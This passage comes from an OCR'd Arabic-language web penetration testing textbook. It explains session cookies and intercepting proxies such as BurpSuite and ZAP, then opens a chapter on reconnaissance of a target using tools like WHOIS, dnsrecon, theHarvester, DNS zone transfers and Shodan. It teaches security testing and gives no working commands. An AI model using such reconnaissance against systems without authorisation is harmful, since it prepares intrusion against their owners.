


The client uses a login form to POST the user's credentials.




The server sends back a response with a Set-cookie header field.


The cookie contains the **session ID**.




The browser will send back the cookie according to the cookie protocol, thus sending the **session ID**.



أمثلة على Web Application Proxies




Proxy Server Example



Here the proxy server filters all the traffic coming from the internal network.

الادوات المستخدمة ك Intercept Proxy



- اداة ال BurpSuite
- اداة ال ZAP

تم بحمد الله انتهاء المقدمة

الفصل الاول
جمع معلومات عن الهدف

المؤلف
د.م/ أحمد هاشم الفقي
استشارى أمن المعلومات و التحول الرقمي
Ahmed.Hashem.ElFiky@outlook.com

محتويات هذا الفصل:


- ما هى أنواع المعلومات التى نسعى لمعرفتها عن الهدف
- فهم ال WHOIS Tool
- فهم ال DNS
- فهم ال nslookup Tool
- فهم موقع Netcraft
- فهم الNetcat Tool
- فهم ال WhatWeb Tool
- فهم ال Wappalyzer Tool
- فهم ال Google Search Operators
- فهم ال dnsrecon Tool
- فهم ال subbrute Tool
- فهم ال theHarvestar Tool
- فهم مصطلح DNS Zone Transfer
- فهم ال fierce Tool
- فهم ال DirBuster Tool
- فهم موقع Shodan HQ
- بناء Functional Graph للهدف

ما هى أنواع المعلومات التى نسعى لمعرفتها عن الهدف

- نسعى لمعرفة بعض المعلومات عن الهدف و منها
  - معلومات عن ال Infrastructure مثلا (Web server, CMS, Database, …)
  - معلومات عن ال Application Logic اى كيفية عمل الهدف
  - معلومات عن ال IPs, Domains and SubDomains
  - معلومات عن ال Virtual hosts


فهم ال WHOIS Tool

- اداة ال WHOIS تبحث عن تفاصيل ownership للهدف من قواعد بيانات مختلفة.
- توجد هذه الاداة فى شكل Command-Based او فى شكل Web-Based



